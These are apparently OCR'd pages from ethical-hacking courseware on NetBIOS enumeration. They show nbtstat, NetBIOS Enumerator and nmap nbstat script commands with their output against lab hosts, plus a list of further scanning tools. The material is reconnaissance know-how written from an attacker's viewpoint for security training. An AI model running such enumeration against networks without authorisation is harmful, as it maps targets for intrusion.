


```
C:\Users\Administrator>nbtstat -c

Ethernet 2:
Node IpAddress: [10.10.1.19] Scope Id: []

                  NetBIOS Remote Cache Name Table

        Name              Type       Host Address    Life [sec]
    ------------------------------------------------------------
    SERVER2022     <20>  UNIQUE          10.10.1.22          90

C:\Users\Administrator>_
```

Figure 4.2: Nbtstat command to obtain the contents of the NetBIOS name table

NetBIOS Enumeration Tools

NetBIOS Enumerator NetBIOS Enumerator helps to enumerate details, such as **NetBIOS names**, **Usernames**, **Domain names**, and **MAC addresses**, for a given range of IP addresses



```
IP range to scan
from: 10.10.1.15
to: 10.10.1.23
Your local ip:
10.10.1.11
```

```
10.10.1.19 [SERVER2019]
  NetBIOS Names (3)
    SERVER2019 - Workstation Service
    WORKGROUP - Domain Name
    SERVER2019 - File Server Service
  Username: (No one logged on)
  Domain: WORKGROUP
  MAC: 02-15-5d-13-24-b8
  Round Trip Time (RTT): 0 ms - Time To Live (TTL): 128
10.10.1.22 [SERVER2022]
  NetBIOS Names (5)
    SERVER2022 - Workstation Service
    CEH - Domain Name
    CEH - Domain Controller
    SERVER2022 - File Server Service
    CEH - Domain Master Browser
  Username: (No one logged on)
  Domain: CEH
  MAC: 00-15-5d-01-80-02
  Round Trip Time (RTT): 0 ms - Time To Live (TTL): 128
```


```
Scanning from: 10.10.1.15
to: 10.10.1.23
Ready!
```

Attackers specify an IP range to enumerate NetBIOS information


Obtain information, such as NetBIOS names, usernames, domain names, and MAC addresses

http://nbtenum.sourceforge.net

Nmap Nmap's nbstat NSE script allow attackers to retrieve targets' **NetBIOS names** and **MAC addresses**



```
┌─[attacker@parrot]─[~]
└──╼ $nmap -sV -v --script nbstat.nse 10.10.1.22
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-21 03:31 EDT
NSE: Loaded 46 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 03:31
Completed NSE at 03:31, 0.00s elapsed
Initiating NSE at 03:31
Completed NSE at 03:31, 0.00s elapsed
Initiating Ping Scan at 03:31
```



```
3389/tcp open  ms-wbt-server Microsoft Terminal Services
Service Info: Host: SERVER2022; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| nbstat: NetBIOS name: SERVER2022, NetBIOS user: <unknown>, NetBIOS MAC: 00:15:
[redacted] (Microsoft)
| Names:
|   SERVER2022<20>       Flags: <unique><active>
|   SERVER2022<00>       Flags: <unique><active>
|   CEH<00>              Flags: <group><active>
|   CEH<1c>              Flags: <group><active>
|   CEH<1b>              Flags: <unique><active>
```

https://nmap.org

Other NetBIOS Enumeration Tools:

Global Network Inventory	*http://www.magnetosoft.com*
Advanced IP Scanner	*http://www.advanced-ip-scanner.com*
Hyena	*https://www.systemtools.com*
Nsauditor Network Security Auditor	*https://www.nsauditor.com*


NetBIOS Enumeration Tools

NetBIOS enumeration tools explore and scan a network within a given range of IP addresses and lists of computers to identify security loopholes or flaws in networked systems. These tools also enumerate operating systems (OSs), users, groups, Security Identifiers (SIDs), password policies, services, service packs and hotfixes, NetBIOS shares, transports, sessions, disks and security event logs, etc.

- **NetBIOS Enumerator**


  Source: *http://nbtenum.sourceforge.net*

  NetBIOS Enumerator is an enumeration tool that shows how to use remote network support and to deal with some other web protocols, such as SMB. As shown in the screenshot, attackers use NetBIOS Enumerator to enumerate details such as NetBIOS names, usernames, domain names, and media access control (MAC) addresses for a given range of IP addresses.



```
┌─[attacker@parrot]─[~]
└──╼ $nmap -sV -v --script nbstat.nse 10.10.1.22
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-21 03:31 EDT
NSE: Loaded 46 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 03:31
Completed NSE at 03:31, 0.00s elapsed
Initiating NSE at 03:31
Completed NSE at 03:31, 0.00s elapsed
Initiating Ping Scan at 03:31
```

Figure 4.4: Screenshot of Nmap command for NetBIOS enumeration

